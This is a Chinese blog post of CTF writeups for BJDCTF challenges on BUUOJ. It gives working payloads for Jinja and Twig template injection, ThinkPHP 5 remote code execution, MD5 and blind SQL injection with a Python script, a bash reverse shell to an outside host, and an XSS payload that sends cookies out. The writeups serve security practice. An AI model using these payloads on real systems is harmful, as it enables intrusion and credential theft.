BJDCTF on buuoj

原创

薛定谔的甲壳虫 于 2020-04-12 15:03:05 发布 547 收藏


分类专栏： mix ctf-web

本文链接：https://blog.csdn.net/qq_43871200/article/details/105469809

mix 同时被 2 个专栏收录

2 篇文章 0 订阅

订阅专栏



ctf-web

8 篇文章 0 订阅

订阅专栏

干啥啥不行，签到第一名

[BJDCTF 2nd]签到-y1ng

crypto签到，直接base64解码

[BJDCTF 2nd]fake google

ssti

payload：

```
qaq?name={{"".__class__.__base__.__subclasses__()[117].__init__.__globals__['popen']('cat ../flag').read()}}
```

参考：

https://xz.aliyun.com/t/6885

https://xz.aliyun.com/t/3679

https://www.cnblogs.com/keithtt/p/7709445.html

[BJDCTF 2nd]old-hack

- 考点：thinkPHPv5.0.23 RCE

打开靶机是一个黑页，然后给了提示

```
Powered By THINKPHP5
```

RCE（remote code execution）

THINKPHP5远程代码执行漏洞：

https://www.cnblogs.com/bmjoker/p/10110868.html

https://www.freebuf.com/vuls/191847.html

payload：

```
index.php/?s=captcha

post_data:
_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=cat /flag
```

[BJDCTF2020]Easy MD5

提交111，用burpsuite拦截可以看到response的header中有hint：

```
Hint: select * from 'admin' where password=md5($pass,true)
```

貌似是以赛抗“疫”里也有这个考点，php中`md5()`函数的第二个参数如果是`true`的话，md5之后可返回的字符串中能会出现单引号，payload：

```
ffifdyop | 276f722736c95d99e921722cf9ed621c | b"'or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c"
```

然后mysql中，以非‘0’字符开头的字符串转为bool值时，会转为true

这里有个疑问，这一题的源码是直接用`if($password=='ffifdyop')`来判断的结果，而不是连接数据库，那么如果用含有`'='`的md5值其实也可以绕过判断，利用`select 'a'='b'='c'`返回true的特性来绕过（这是上次安恒的群里发的比赛的考点）

可参考下面这篇文章的评论区
http://mslc.ctf.su/wp/leet-more-2010-oh-those-admins-writeup/

然后转到页面`DO YOU LIKE MD5`，页面中有注释：

```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

要求参数不相但md5值相等，用的弱比较`==`和`!=`，可以用`0e`开头的字符串绕过，php中的`md5()`和`sha1()`之类的函数在传入参数为数组时，会直接返回`false`，所以也可以直接传入两个数组作为参数来绕过

```
QNKCDZO
0e830400451993494058024219903391

s878926199a
0e545993274517709034328855841020

s155964671a
0e342768416822451524974117254469

s214587387a
0e848240448830537924465865611904

s214587387a
0e848240448830537924465865611904

s878926199a
0e545993274517709034328855841020
```

```
payload:?a=QNKCDZO&b=s878926199a
```

然后下一步要求：

```php
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}
```

使用post方式传递两个数组作为参数，payload：

post_data
param1[]=1¶m2[]=2

[BJDCTF 2nd]假猪套天下第一

打开之后是个登录界面，随便输了个密码就可以登录，但是登陆之后什么都没有只有一个欢迎界面，burpsuite截包，可以看到个302页面中有个注释`L0g1n.php`

访问L0g1n.php，回显

```
Sorry, this site will be available after totally 99 years!
```

看到发送的请求中的`cookie`存在`time=xxxxx`，修改该属性的值，在后面多加几个9，回显

```
Sorry, this site is only optimized for those who comes from localhost
```

后面就全部是修改`header`的问题了，参考相关链接

http header

据出题人的题解，比较坑的是，当修改`X-Forwarded-For`为127.0.0.1时回显：

```
Do u think that I dont know X-Forwarded-For?
Too young too simple sometimes naive
```

可以用`Client-IP`或者`X-Real-ip`代替`XFF`
还有个比较坑的：

```
Sorry, this site is only optimized for browsers that run on Commodo 64
```

出题人说可以搜到Commodo 64暗示的是一个操作系统，可以搜到Commodore 64（虽然我并没有搜到，没梯子），修改UA为`Commodore 64`，其他需要修改的内容：

```
Client-IP: 127.0.0.1      //客户端ip
From: root@gem-love.com   //email
VIA: y1ng.vip             //http proxy
Referer: gem-love.com     //来源
```

最终的页面备注里有base64编码的flag

[BJDCTF 2nd]duangShell

打开靶机之后回显

```
珍爱网
how can i give you source code? .swp?!
where is P3rh4ps's girl friend ???
```

`.swp`文件是非正常关闭vi/vim时产生的文件，可以用方便vim恢复原来的工作（类似临时文件？），可以用`vim -r filename`恢复编辑文件的内容

访问`/.index.php.swp`，使用vim恢复源代码，然后`:11,26 w ./index,php`将代码部分保存到新的index.php中。

```
<?php
error_reporting(0);
echo "how can i give you source code? .swp?!"."<br>";
if (!isset($_POST['girl_friend'])) {
    die("where is P3rh4ps's girl friend ???");
} else {
    $girl = $_POST['girl_friend'];
    if (preg_match('/\>|\\\/', $girl)) {
        die('just girl');
    } else if (preg_match('/ls|phpinfo|cat|\%|\^|\~|base64|xxd|echo|\$/i', $girl)) {
        echo "<img src='img/p3_need_beautiful_gf.png'> <!-- He is p3 -->";
    } else {
        //duangShell~~~~
        exec($girl);
    }
}
```

`exec()`函数与`system()`不一样，是没有运行结果回显的，所以这一题要用到反弹shell，不过我一直没搞明白buuoj上的靶机怎么用，所以这一题还没搞出来，大致思路：

先在服务器上创建个文件`shell.txt`

```
bash -i >& /dev/tcp/[ip1]/[port1] 0>&1
```

然后在ip1服务器上用nc监听port1

```
nc -lvp [port1]
```

然后放payload，访问靶机

```
post_data: girl_friend=curl ip1/shell.txt
```

然后在服务器ip1上可以收到反弹的shell

Linux下反弹shell几种方法学习总结

[BJDCTF2020]Mark loves cat

dirsearch扫描可以发现有`/.git/`目录，使用`GitHack`可以把代码down下来

```
#dirsearch
python dirsearch.py -u http://xxx -e php

#GitHach
python2 GitHack.py http://xxx/.git/
```

首页中的php代码

```php
<?php
include 'flag.php';
$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_POST as $x => $y){
    $$x = $y;
}

foreach($_GET as $x => $y){
    $$x = $$y;
}//get yds=flag

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){
    exit($yds);
}

if($_POST['flag'] === 'flag'  || $_GET['flag'] === 'flag'){
    exit($is);
}

echo "the flag is: ".$flag;
```

flag.php

```php
<?php
$flag = file_get_contents('/flag');
```

审计代码，

连用可以导致变量覆盖，代码中的‘$foreach()$‘用于给变量赋值，将传递的参数逐个赋值给相应的变量。如果g

[BJDCTF 2nd]简单注入

robots.txt中提示有hint.txt，hint.txt

```
Only u input the correct password then u can get the flag
and p3rh4ps wants a girl friend.

select * from users where username='$_POST["username"]' and password='$_POST["password"]';

//出题人四级压线才过 见谅见谅 领会精神
```

fuzz一下，可以看到ban了很多字符，应该是黑名单过滤，part of blaklist：

- 单引号双引号
- union，select，rand，and，=，like，mid

但是没有ban括号，可以使用很多函数，没有ban反斜线，根据hint的查询语句，可以用反斜线转义掉单引号，而且没有ban井号注释符

```
username=\
password= or 1#
select * from users where username='\' and password=' or 1#';
```

可以看到回显变了，应该是登陆成功了，但是hint说只能用正确的密码才能getflag，页面只有正常和错误两种回显，考虑布尔盲注，y1ng大佬的wp说要用正则注入，不知道为啥，我用的ascii函数和<>进行的判断，直接注的密码，附上python脚本：（写的乱七八糟，凑合看吧。。。）

```
import requests
s='ABCDEFGHIJKLMNOPQRSTUVWXYZ'
s+=s.lower()
s+='0123456789'
ans=''
for i in range(1,20):
    si=str(i)
    print('trying '+si)
    for x in s:
        data = {
            'username': '\\',
            'password': ' or ascii(right(left(password,'+si+'),1))<>'+str(ord(x))+'#'
        }
        res = requests.post('http://337cb763-c5b3-4c33-86be-7978eaac7a70.node3.buuoj.cn/index.php',data=data)
        #print(data)
        #print(res.text)
        if 'You konw ,P3rh4ps needs a girl friend' in res.text:
            ans+=x
            break
    print(ans)
    if len(ans)==12:#用length()判断出password长度为12
        break

password:'OhyOuFOuNdit'用这个密码登陆就有flag了
```

[BJDCTF2020]The mystery of ip

打开靶机之后，显示有flag页面，打开之后回显：

```
your ip is:xxxxxxx
```

hint.php中有注释

```
do you know why i know your ip?
```

然后我在burp加了个XFF头，果然ip变了，Client-IP也可以，然后就没思路了，XFF头中写phpinfo()但是没办法执行，顶不住了，百度了下题解，原来是ssti注入，总之就是在header中添加 {{code}} 就可以了， {{phpinfo()}} 就可以执行成功

payload：

```
Client-IP: {{system('ls /')}}
Client-IP: {{system('cat /flag')}}
```

参考
服务端模板注入攻击

[BJDCTF2020]Cookie is so stable

和上一题的前端界面很像，但是是和cookie相关的，尝试ssti注入，登录后在cookie中有个user字段，将值改为 {{7*7}} 返回 hello 49

```
{{7*'7'}}
jinja输出7777777
twig输出49
```

但是有过滤

```
user={{phpinfo()}}
回显:
What do you want to do?!
```

题解上的payload：

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat /flag")}}
```


其中cat /flag是执行命令的点，这个页面貌似只能显示一行结果，也就是说，如果执行ls /的话，其实回显只有一个var，看样子是只给显示命令执行结果的最后一行内容，可以用管道符连接head命令一起执行（tail也可以）

```
ls /|head -n 4
回显中可以看到有一个flag文件，也就是说，ls命令的第四行结果是flag
```

或者执行命令

```
find / -name flag
回显：/flag
```

下图中的测试方法可用于判断使用的模板引擎



参考：
服务端模板注入攻击
服务端模板注入攻击 （SSTI）之浅析

[BJDCTF 2nd]xss之光

打开前端，啥都没有，已有一句gungungun，好暴躁。。
githack扫一下，可以扫到index

```php
<?php
$a = $_GET['yds_is_so_beautiful'];
echo unserialize($a);
```

反序列化，在网上找了题解，因为是echo反序列化的结果，所以要利用php中一些有_toString()方法的类，在_toString()的原生类反序列化中，常用的是Error和Exception。

附上Y1ng大佬的payload：

```php
<?php
$y1ng = new Exception('"<script>window.open(\'[ip]:[port]/?\'+document.cookie);</script>');
echo urlencode(serialize($y1ng));
```

buuoj上复现的题目不需要nc监听，直接在response的cookie中就可以getflag

部分wp:

某大佬的wp
另一个大佬的wp
官方wp
官方wp（github）

题目源码：
BJDCTF